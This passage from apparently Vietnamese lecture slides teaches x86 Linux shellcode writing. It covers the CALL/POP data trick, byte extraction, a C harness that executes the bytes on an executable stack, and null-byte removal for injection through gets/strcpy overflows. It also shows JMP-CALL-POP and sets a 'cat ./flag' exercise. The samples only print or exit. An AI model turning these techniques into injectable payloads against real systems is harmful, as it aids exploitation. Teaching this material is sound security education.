"\x68\x21\x0a\x00\x00\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x48\x65\x6c\x6c\xba\x0e\x00\x00\x00\x89\xe1\xbb\x01\x00\x00\x00\xb8\x04\x00\x00\x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80";

int main()
{
    int (*func)();
    func = (int(*)()) shellcode;
    func();
    puts("Your shellcode failed!");
    return 0;
}
```



A terminal window titled 'attt@ubuntu: ~/shellcode' showing the following commands and output:

```
attt@ubuntu:~/shellcode$ gcc tester.c -o tester -z execstack
attt@ubuntu:~/shellcode$ ./tester
Hello, world!
attt@ubuntu:~/shellcode$
```

Đưa dữ liệu vào .text

```
section .text
global _start
_start:
    call    code
    msg     db 'Hello, world!',0Ah
code:
    mov     edx, 14
    pop     ecx
    mov     ebx, 1
    mov     eax, 4
    int     80h
    mov     ebx, 0
    mov     eax, 1
    int     80h
```

- Lệnh CALL đẩy địa chỉ của "msg" vào stack
- ESP trở tới giá trị đó → POP để lấy địa chỉ

objdump -D -M intel hello-mix.o

Disassembly of section **.text**:

00000000 <_start>:

0: e8 0e 00 00 00 call 13 <code>

00000005 <msg>:

5: 48 dec eax

6: 65 gs

e: 72 6c jb 7c <code+0x69>

10: 64 21 0a and DWORD PTR fs:[edx],ecx

objdump cố gắng "dịch ngược"
các byte dữ liệu → thu được
nhóm chỉ thị vô nghĩa

00000013 <code>:

13: ba 0e 00 00 00 mov edx,0xe

18: 8b 0c 24 mov ecx,DWORD PTR [esp]

1a: bb 01 00 00 00 mov ebx,0x1

1f: b8 04 00 00 00 mov eax,0x4

24: cd 80 int 0x80

Trích xuất shellcode


```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ objcopy -I elf32-i386 -j .text
-O binary hello-mix.o hello-mix.bin
attt@ubuntu:~/shellcode$ ./bin2hex hello-mix.bin
unsigned char shellcode[] = "\xe8\x0e\x00\x00\x00\x48\x6
5\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x21\x0a\xba\x0
e\x00\x00\x00\x8b\x0c\x24\xbb\x01\x00\x00\x00\xb8\x04\x0
0\x00\x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x0
0\xcd\x80";
Total = 51, Null byte = 19, New line = 1
attt@ubuntu:~/shellcode$
```

Kiểm tra shellcode

```
#include <stdio.h>

unsigned char shellcode[] =
"\xe8\x0e\x00\x00\x00\x48\x65\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x21\x0a\xba\x0e\x00\x00\x00\x8b\x0c\x24\xbb\x01\x00\x00\x00\xb8\x04\x00\x00\x00\xcd\x80\xbb\x00\x00\x00\x00\xb8\x01\x00\x00\x00\xcd\x80";

int main()
{
    int (*func)();
    func = (int(*)()) shellcode;
    func();
    puts("Your shellcode failed!");
    return 0;
}
```



A terminal window titled 'attt@ubuntu: ~/shellcode' showing the compilation and execution of a C program. The user runs 'gcc tester.c -o tester -z execstack' and then './tester'. The program outputs 'Hello, world!' and returns to the prompt.

```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ gcc tester.c -o tester -z execstack
attt@ubuntu:~/shellcode$ ./tester
Hello, world!
attt@ubuntu:~/shellcode$
```

1

Khái niệm shellcode

2

Tạo shellcode

3

Tinh chỉnh shellcode

Yêu cầu đối với shellcode

- hàm `gets(buf)` dừng khi gặp dấu xuống dòng → shellcode không nên chứa `0x0A`
- hàm `strcpy(buf, src)` sẽ dừng khi gặp ký tự kết thúc chuỗi trong `src` → shellcode không nên chứa `0x00` (NULL)
- ta muốn đưa shellcode vào buffer → kích thước shellcode càng nhỏ càng tốt

Xử lý byte null trong lệnh MOV

;Xét chương trình đơn giản

;chỉ gồm việc gọi sys_exit để kết thúc chương trình

```
section .text
```

```
global _start
```

```
_start:
```

```
    mov     ebx, 0
```

```
    mov     eax, 1
```

```
    int     80h
```

Xử lý byte null trong lệnh MOV

```
attt@ubuntu:~/shellcode$ objdump -M intel -D hello
hello:    file format elf32-i386
```

Disassembly of section .text:

08048060 <_start>:

8048060:	bb 00 00 00 00	mov	ebx,0x0
8048065:	b8 01 00 00 00	mov	eax,0x1
804806a:	cd 80	int	0x80

Xử lý byte null trong lệnh MOV

```
attt@ubuntu:~/shellcode$ objdump -M intel -D hello
hello:    file format elf32-i386
```

Disassembly of section .text:

08048060 <_start>:

```
8048060:  bb 00 00 00 00      mov     ebx,0x0
8048065:  b8 01 00 00 00      mov     eax,0x1
804806a:  cd 80               int     0x80
```

- Lệnh "mov ebx, 0" làm phát sinh 4 byte 00
- Có thể thay bằng lệnh "xor ebx, ebx"

Xử lý byte null trong lệnh MOV

```
attt@ubuntu:~/shellcode$ objdump -M intel -D hello
hello:    file format elf32-i386
```

Disassembly of section .text:

08048060 <_start>:

```
8048060:  bb 00 00 00 00      mov     ebx,0x0
8048065:  b8 01 00 00 00      mov     eax,0x1
804806a:  cd 80               int     0x80
```

- Lệnh "mov eax, 1" làm phát sinh 3 byte 00
- Có thể thay bằng cặp lệnh

```
xor     eax, eax      ;reset thanh ghi eax
mov     al, 1          ;chỉ sử dụng thanh ghi 1 byte
```

Xử lý byte null trong lệnh MOV

;Chương trình hợp ngữ sau khi chỉnh sửa

```
section .text
global _start
_start:
    xor     ebx, ebx
    xor     eax, eax
    mov     al, 1
    int     80h
```

Xử lý byte null trong lệnh MOV

```
attd@ubuntu:~/shellcode$ objdump -M intel -D hello
```

```
hello: file format elf32-i386
```

```
Disassembly of section .text:
```

```
08048060 <_start>:
```

```
8048060: 31 db          xor     ebx,ebx
```

```
8048062: 31 c0          xor     eax,eax
```


```
8048064: b0 01          mov     al,0x1
```

```
8048066: cd 80          int     0x80
```

- Trong .text không còn byte 00
- Kích thước .text còn lại 8 byte, so với 12 byte trước khi chỉnh sửa

Kiểm tra shellcode

```
#include <stdio.h>
unsigned char shellcode[] = "\x31\xdb\x31\xc0\xb0\x01\xcd\x80";
int main()
{
    int (*func)();
    func = (int(*)()) shellcode;
    func();
    puts("Your shellcode failed!");
    return 0;
}
```



A terminal window titled 'attt@ubuntu: ~/shellcode' showing the compilation and execution of a C program. The program is named 'tester.c' and is compiled with 'gcc' using the '-z execstack' flag. The resulting binary 'tester' is then executed with './tester'. The output shows the program running successfully without crashing, which is the expected behavior for a valid shellcode.

```
attt@ubuntu: ~/shellcode
attt@ubuntu:~/shellcode$ gcc tester.c -o tester -z execstack
attt@ubuntu:~/shellcode$ ./tester
attt@ubuntu:~/shellcode$
```

Xử lý byte null trong lệnh MOV

□ Tóm tắt

- Khi cần đưa giá trị nhỏ vào thanh ghi lớn thì cần làm 2 việc:
 - Reset thanh ghi lớn (EAX)
 - Đưa dữ liệu vào thanh ghi nhỏ (AX, AL)
- Sử dụng lệnh XOR để reset thanh ghi

Xử lý byte null trong lệnh CALL

```
section .text
global _start
_start:
    ;Call a function
    call foo

    ;Exit the program
    xor ebx, ebx
    xor eax, eax
    mov     al,1
    int 80h

foo:
    xor eax, eax
    ret
```

Xử lý byte null trong lệnh CALL

```
attd@ubuntu:~/shellcode$ objdump -D -M intel hello
```

```
hello: file format elf32-i386
```

```
Disassembly of section .text:
```

```
08048060 <_start>:
```

```
8048060: e8 08 00 00 00 call 804806d <foo>
```

```
8048065: 31 db xor ebx,ebx
```

```
8048067: 31 c0 xor eax,eax
```

```
8048069: b0 01 mov al,0x1
```

```
804806b: cd 80 int 0x80
```

```
804806d <foo>:
```

```
804806d: 31 c0 xor eax,eax
```

```
804806f: c3 ret
```

Opcode của lệnh CALL

Opcode	Mnemonic	Description
E8 cw	CALL rel16	Call near, relative, displacement relative to next instruction
E8 cd	CALL rel32	Call near, relative, displacement relative to next instruction
FF /2	CALL r/m16	Call near, absolute indirect, address given in r/m16
FF /2	CALL r/m32	Call near, absolute indirect, address given in r/m32
9A cd	CALL ptr16:16	Call far, absolute, address given in operand
...

Xử lý byte null trong lệnh CALL

```
attd@ubuntu:~/shellcode$ objdump -D -M intel hello
```

```
hello: file format elf32-i386
```

```
Disassembly of section .text:
```

```
08048060 <_start>:
```

```
8048060: e8 08 00 00 00 call 804806d <foo>
```

```
8048065: 31 db xor ebx,ebx
```

```
8048067: 31 c0 xor eax,eax
```

```
8048069: b0 01 mov al,0x1
```

```
804806b: cd 80 int3
```

```
0804806d <foo>:
```

```
804806d: 31 c0 xor eax,eax
```

```
804806f: c3 ret
```

- Đây là lệnh gọi hàm gần
- Sau mã lệnh E8 là địa chỉ **tương đối** (0x00000008) của đích đến, so với địa chỉ của **lệnh kế tiếp** (0x08048065)

Xử lý byte null trong lệnh CALL

```
attt@ubuntu:~/shellcode$ objdump -D -M intel hello
```

```
hello: file format elf32-i386
```

```
Disassembly of section .text:
```

```
08048060 <_start>:
```

```
8048060: e8 08 00 00 00 call 804806d <foo>
```

```
8048065: 31 db xor ebx,ebx
```

```
8048067: 31 c0 xor eax,eax
```

```
8048069: b0 01 mov al,0x1
```

```
804806b: cd 80 int 0x80
```

```
0804806d <foo> 0x08048065 + 0x00000008 = 0x0804806d
```

- ```
804806d: 31 c0
```
- Có nhiều byte 00 là do khoảng cách ngắn
  - Xử lý bằng cách đảo vị trí để địa chỉ tương đối là một số âm.
- ```
804806f: c3
```

Xử lý byte null trong lệnh CALL

```
section .text  
global _start  
foo:
```

```
    xor eax, eax  
    ret
```

```
_start:  
    ;Call a function  
    call foo  
  
    ;Exit the program  
    xor ebx, ebx  
    xor eax, eax  
    mov     al,1  
    int     80h
```

Đưa hàm **foo** lên trước **_start**

Xử lý byte null trong lệnh CALL

```
attd@ubuntu:~/shellcode$ objdump -D -M intel hello
```

```
hello: file format elf32-i386
```

```
Disassembly of section .text:
```

```
08048060 <foo>:
```

```
8048060: 31 c0          xor    eax,eax
```

```
8048062: c3            ret
```

```
08048063 <_start>:
```

```
8048063: e8 f8 ff ff ff call   8048060 <foo>
```

```
8048068: 31 db          xor    ebx,ebx
```

```
804806a: 31 c0          xor    eax,eax
```

```
804806c: b0 01
```

```
804806e: cd 80
```

$$\begin{aligned} &= 0x08048068 + 0xffffffff \\ &= 0x08048068 + (-8) \\ &= 0x08048060 \end{aligned}$$

Kỹ thuật JMP-CALL-POP

- Muốn dùng CALL để xác định địa chỉ của dữ liệu + không để byte null trong mã máy của lệnh CALL → lệnh CALL phải đặt ở cuối để gọi ngược lên
- Nhưng chương trình lại cần bắt đầu từ việc xác định địa chỉ của dữ liệu → ở đầu đặt một JMP SHORT tới CALL
- POP để lấy địa chỉ
- → JML – CALL – POP

Kỹ thuật JMP-CALL-POP


```
section .text
global _start
_start:
    jmp short    one
two:
    xor     edx, edx
    mov     dl, 15        ;message length
    pop     ecx          ;message address
    xor     ebx, ebx
    mov     bl, 1         ;stdout
    xor     eax, eax
    mov     al, 4         ;sys_write
    int     80h
    xor     ebx, ebx
    xor     eax, eax
    mov     al, 1         ;sys_exit
    int     80h
one:
    call    two
    db     'Hello, world!', 0Ah
```

Kỹ thuật JMP-CALL-POP

```
08048060 <_start>:
    8048060: eb 17          jmp     8048079 <one>
08048062 <two>:
    8048062: 31 d2          xor     edx,edx
    8048064: b2 0f          mov     dl,0xf
    8048066: 59             pop     ecx
    8048067: 31 db          xor     ebx,ebx
    8048069: b3 01          mov     bl,0x1
    804806b: 31 c0          xor     eax,eax
    804806d: b0 04          mov     al,0x4
    804806f: cd 80          int     0x80
    8048071: 31 db          xor     ebx,ebx
    8048073: 31 c0          xor     eax,eax
    8048075: b0 01          mov     al,0x1
    8048077: cd 80          int     0x80
08048079 <one>:
    8048079: e8 e4 ff ff ff call    8048062 <two>
    804807e: 48             dec     eax
    804807f: 65             gs
    8048080: 6c             ins     BYTE PTR es:[edi],dx
    8048081: 6c             ins     BYTE PTR es:[edi],dx
    8048082: 6f             outs    dx,DWORD PTR ds:[esi]
    8048083: 2c 20          sub     al,0x20
    8048085: 77 6f          ja      80480f6 <one+0x7d>
    8048087: 72 6c          jb      80480f5 <one+0x7c>
    8048089: 64 21 0a       and     DWORD PTR fs:[edx],ecx
```

Bài tập

1. Viết shellcode để thực thi lệnh "cat ./flag"
2. Nghiên cứu các mẫu shellcode ở nguồn đã cung cấp
3. Làm bài tập về shellcode trong bộ bài tập



Một số ghi chú hữu ích

- `strace <app>` liệt kê ra tất cả các system call khi `<app>` thực thi
- `ltrace <app>` liệt kê các lời gọi hàm thư viện khi `<app>` thực thi
- `gdb <app>: run $(<shell cmd>)` lấy kết quả của `<shell cmd>` làm tham số thực thi `<app>`
- `gdb <app>: run < <shell cmd>` tạo pipe từ `<shell cmd>` tới `<app>` khi thực thi
- Khi shellcode thực thi, nó cũng cần stack, tức là nó sẽ ghi đè dần về phía dưới, và có thể lan tới chính shellcode nếu đặt shellcode trước EIP